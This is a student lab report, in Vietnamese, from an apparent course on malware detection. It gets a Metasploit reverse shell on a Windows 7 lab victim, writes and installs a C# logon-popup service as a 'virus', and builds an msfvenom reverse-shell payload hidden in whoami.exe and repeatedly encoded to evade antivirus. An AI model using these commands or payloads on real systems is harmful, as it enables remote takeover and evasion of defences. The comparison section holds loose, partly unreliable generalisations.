
- Thực hiện chạy file




- Chạy chương trình

Lab 2: Machine Learning based Malware Detection

14




- Đã thay đổi :



- Kiểm tra file

Lab 2: Machine Learning based Malware Detection

15



- Đã download file và thực thi file shell_reverse

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.110.130:4444
[*] Command shell session 1 opened (192.168.110.130:4444 → 192.168.110.134:50044) at 2023-04-04 13:13:29 -0400

Shell Banner:
Microsoft Windows [Version 6.1.7601]

C:\Users\LuanPhan\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 464F-9F8C

Directory of C:\Users\LuanPhan\Desktop

04/04/2023  10:32 PM    <DIR>        .
04/04/2023  10:32 PM    <DIR>        ..
03/30/2023  09:55 AM            48 20521585.txt
04/04/2023  10:07 PM      3,101,184 changebackground2.exe
                           2 File(s)   3,101,232 bytes
                           2 Dir(s)  42,595,225,600 bytes free

C:\Users\LuanPhan\Desktop>
```

=> Mở shell thành công.

Câu 1.4 :

Viết một ứng virus đơn giản bằng dịch vụ trên C#, hiện pop-up MSSV trên máy nạn nhân mỗi khi user thực hiện đăng nhập thành công.

```

2
3  namespace lab2_b._1._1._4
4  {
5      3 references
6      public partial class Service1 : ServiceBase
7      {
8          1 reference
9          public Service1()
10         {
11             this.CanHandleSessionChangeEvent = true;
12             InitializeComponent();
13         }
14
15         [DllImport("wtsapi32.dll", SetLastError = true)]
16         1 reference
17         static extern void WTSSendMessage(
18             IntPtr hServer,
19             [MarshalAs(UnmanagedType.I4)] int SessionId,
20             String pTitle,
21             [MarshalAs(UnmanagedType.U4)] int TitleLength,
22             String pMessage,
23             [MarshalAs(UnmanagedType.U4)] int MessageLength,
24             [MarshalAs(UnmanagedType.U4)] int Style,
25             [MarshalAs(UnmanagedType.U4)] int Timeout,
26             [MarshalAs(UnmanagedType.U4)] out int pResponse,
27             bool bWait
28         );
29     }
30 }

```

- WTSSendMessage là một hàm API của Windows được định nghĩa trong thư viện wtsapi32.dll. Hàm này cho phép dịch vụ gửi một thông điệp tới phiên của người dùng được chỉ định trên máy tính.

Các tham số của hàm gồm:

- **hServer (kiểu IntPtr):** con trỏ đến phiên đang chạy. Để gửi một thông điệp đến phiên hiện tại của dịch vụ, bạn có thể sử dụng giá trị IntPtr.Zero.
- **SessionId (kiểu int):** ID phiên của người dùng cần gửi thông điệp đến.
- **pTitle (kiểu string):** Tiêu đề của thông điệp.
- **TitleLength (kiểu int):** Độ dài của tiêu đề.
- **pMessage (kiểu string):** Nội dung của thông điệp.
- **MessageLength (kiểu int):** Độ dài của nội dung.
- **Style (kiểu int):** Kiểu thông điệp, có thể là 1 trong 4 giá trị sau:
- **MB_OK (0x00000000):** Hiển thị nút OK.
- **MB_OKCANCEL (0x00000001):** Hiển thị các nút OK và Cancel.
- **MB_YESNO (0x00000004):** Hiển thị các nút Yes và No.
- **MB_YESNOCANCEL (0x00000003):** Hiển thị các nút Yes, No và Cancel.
- **Timeout (kiểu int):** Thời gian chờ trước khi thông điệp tự động biến mất.
- **pResponse (kiểu int):** Giá trị trả về sau khi thông điệp được hiển thị.
- **bWait (kiểu bool):** Chỉ định liệu hàm có đợi cho người dùng đóng thông điệp trước khi trả về hay không.

```

// that event occurs when switch users (??)
0 references
protected override void OnSessionChange(SessionChangeDescription changeDescription)
{
    if (
        changeDescription.Reason == SessionChangeReason.SessionLogon
        || changeDescription.Reason == SessionChangeReason.SessionUnlock
    ) {
        // from win vista, session id simply start with 1 and increase
        // so just brute force the session id
        for (int session = 5; session > 0; --session)
        {
            Thread t = new Thread(() =>
            {
                try
                {
                    String title = "Alert", msg = "20521585-20521560-20520373-3changlinh";
                    int resp;
                    WTSSendMessage(
                        IntPtr.Zero, session,
                        title, title.Length,
                        msg, msg.Length,
                        4, 0, out resp, true
                    );
                }
                catch { }
            });
            t.SetApartmentState(ApartmentState.STA);
            t.Start();
        }
        base.OnSessionChange(changeDescription);
    }
}


```

- Sự kiện **OnSessionChange** được ghi đè để bắt sự kiện khi một phiên đăng nhập mới được tạo ra hoặc phiên đang bị khóa được mở khóa. Khi sự kiện này xảy ra, hàm sẽ kiểm tra nếu là sự kiện đăng nhập hoặc mở khóa phiên, nó sẽ tạo một vòng lặp for để tìm kiếm phiên đang chạy trong hệ thống và gửi một thông điệp tới tất cả các phiên đó bằng cách sử dụng hàm **WTSSendMessage**.


- Tiến hành thực thi chương trình và lấy file.exe => gửi cho máy victim là win 7 để thực thi.
- File có thông số như dưới hình. Lưu ý: để thực thi file ta nên chọn mode unblock để thực thi.

Lab 2: Machine Learning based Malware Detection


18



- Ta bỏ file vào thư mục C://Windows/Microsoft.NET/Framework/v.4.0.30319



- Để chạy file, vào CMD mode Administrator : với câu lệnh : InstallUtil.exe task1.4_3changlinh.exe

A screenshot of a Command Prompt window titled 'Administrator: Command Prompt'. The window shows the following text:


```
Administrator: Command Prompt
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd ..
C:\Windows>cd M
The system cannot find the path specified.
C:\Windows>cd Microsoft.NET
C:\Windows\Microsoft.NET>cd Framework
C:\Windows\Microsoft.NET\Framework>cd v4.0.30319
C:\Windows\Microsoft.NET\Framework\v4.0.30319>InstallUtil.exe task1.4_3changlinh.exe
```

The window has a dark blue background and is set against a background image of a car.

- Chạy thành công.

Lab 2: Machine Learning based Malware Detection



```

Administrator: Command Prompt
assemblypath = C:\Windows\Microsoft.NET\Framework\v4.0.30319\task1.4_3changlinh.exe
Installing service _lab1-b.1.1.4...
Service _lab1-b.1.1.4 has been successfully installed.
Creating EventLog source _lab1-b.1.1.4 in log Application...
The Install phase completed successfully, and the Commit phase is beginning.
See the contents of the log file for the C:\Windows\Microsoft.NET\Framework\v4.0.30319\task1.4_3changlinh.exe assembly's progress.
The file is located at C:\Windows\Microsoft.NET\Framework\v4.0.30319\task1.4_3changlinh.InstallLog.
Committing assembly 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\task1.4_3changlinh.exe'.
Affected parameters are:
logtoconsole =
logfile = C:\Windows\Microsoft.NET\Framework\v4.0.30319\task1.4_3changlinh.InstallLog
assemblypath = C:\Windows\Microsoft.NET\Framework\v4.0.30319\task1.4_3changlinh.exe


The Commit phase completed successfully.

The transacted install has completed.


C:\Windows\Microsoft.NET\Framework\v4.0.30319>

```


- Tiếp theo, chúng ta khởi động window service .



- Cho phép chương trình chạy khi khởi động, đăng nhập hệ thống



- Tiến hành khởi động lại máy và kết quả để thực hiện thành công



Câu 1.5. So sánh giữa việc tạo virus bằng dịch vụ trên C# và việc tạo virus bằng MSF (Metasploit Framework).

Quyền truy cập:

Cả hai công cụ đều cần được thực thi với quyền quản trị để có thể thực hiện nhiều chức năng tấn công khác nhau. Tuy nhiên, với MSF, bạn có thể sử dụng các module sẵn có để tấn công các lỗ hổng trên các máy tính khác mà không cần phải viết mã mới. Điều này giúp tăng cường quyền truy cập của bạn trong quá trình tấn công.

Khả năng phát hiện:

Việc phát hiện virus phụ thuộc vào nhiều yếu tố như tính năng của virus, độ phổ biến, cách thức hoạt động và nhiều yếu tố khác. Tuy nhiên, với MSF, có nhiều module được phát triển để giúp người dùng tạo ra các công cụ tấn công chống phát hiện hơn. Việc này giúp tăng khả năng tấn công mà không bị phát hiện.

Độ phức tạp:

Việc tạo virus bằng dịch vụ trên C# có thể đòi hỏi kiến thức chuyên sâu về ngôn ngữ lập trình và kiến thức về hệ thống. Trong khi đó, việc sử dụng MSF đòi hỏi người dùng phải học cách sử dụng framework này và tùy chỉnh các module để tạo ra các công cụ tấn công phù hợp với mục đích sử dụng của mình.

Mục đích sử dụng:

Việc viết virus bằng dịch vụ trên C# thường được thực hiện với mục đích tấn công và phá hoại hệ thống của người khác. Trong khi đó, việc sử dụng Metasploit Framework thường được sử dụng để kiểm tra và nâng cao bảo mật hệ thống.

Cơ chế hoạt động:

Việc viết virus bằng dịch vụ trên C# thường đòi hỏi phải tìm hiểu và sử dụng các lỗ hổng trong hệ thống để thực hiện tấn công, trong khi đó việc sử dụng Metasploit Framework thường sử dụng các kỹ thuật khai thác lỗ hổng có sẵn hoặc tấn công bằng cách xâm nhập vào các chương trình và ứng dụng đang chạy trên hệ thống.

Khả năng phát hiện:

Việc viết virus bằng dịch vụ trên C# có thể khó phát hiện nếu mã độc được viết tốt và sử dụng các kỹ thuật ẩn nấp tốt. Trong khi đó, việc sử dụng Metasploit Framework có thể dễ dàng phát hiện được khi thực hiện các kiểm tra bảo mật và các giải pháp phòng chống tấn công từ Metasploit Framework được cung cấp.

Hợp pháp:

Việc viết virus bằng dịch vụ trên C# là hoạt động bất hợp pháp và có thể dẫn đến hậu quả pháp lý nghiêm trọng. Trong khi đó, việc sử dụng Metasploit Framework trong môi trường kiểm tra bảo mật hệ thống là hoàn toàn hợp pháp và được chấp nhận rộng rãi trong cộng đồng bảo mật. 5.

Bài 1.2 Nhúng reverse shell vào tập tin thực thi có sẵn sử dụng Metasploit Framework

- Ta sử dụng tính năng khác của MSF là nhúng payload vào tập tin PE, mục đích là để lẫn tránh cơ hội bị các phần mềm antivirus phát hiện
- Ở đây ta có địa chỉ IP của attacker (chúng ta) : **192.168.3.133**
- Ta tiến hành tạo payload

Lab 2: Machine Learning based Malware Detection

```
(root㉿kali)-[~/home/kali]
└─# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.3.133 LPORT=4444 EXITFUNC=thread -f exe -e x86/shikata_ga_nai -i 9 -x /usr/share/windows-resources/binaries/whoami.exe -o shell_reverse_embedded.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 9 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai succeeded with size 378 (iteration=1)
x86/shikata_ga_nai succeeded with size 405 (iteration=2)
x86/shikata_ga_nai succeeded with size 432 (iteration=3)
x86/shikata_ga_nai succeeded with size 459 (iteration=4)
x86/shikata_ga_nai succeeded with size 486 (iteration=5)
x86/shikata_ga_nai succeeded with size 513 (iteration=6)
x86/shikata_ga_nai succeeded with size 540 (iteration=7)
x86/shikata_ga_nai succeeded with size 567 (iteration=8)
x86/shikata_ga_nai chosen with final size 567
Payload size: 567 bytes
Final size of exe file: 66560 bytes
Saved as: shell_reverse_embedded.exe
└─#
```

- Ta có ở đây sử dụng bộ encoder : shikata_ga_nai
- Option -i hiển thị số lần encode là 9 lần
- Option -x thực hiện nhúng payload vào file PE : whoami.exe có sẵn trong đường dẫn /usr/share/windows-resources/binaries/whoami.exe
- Thực hiện gửi payload như bài tập 1.1 , lắng nghe kết nối ngược về máy chúng ta khi nạn nhân tải tập tin và chạy để thành công chiếm quyền điều khiển
- Sau khi đã tạo xong payload, ta tiến hành vào msfconsole để set các giá trị cần thiết

The screenshot shows two terminal windows side-by-side. The left window is msfconsole with the following session history:

```
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST=192.168.3.133
[*] Unknown datastore option: LHOST=192.168.3.133.
Usage: set [options] [name] [value]

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the global datastore. Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads`.
```

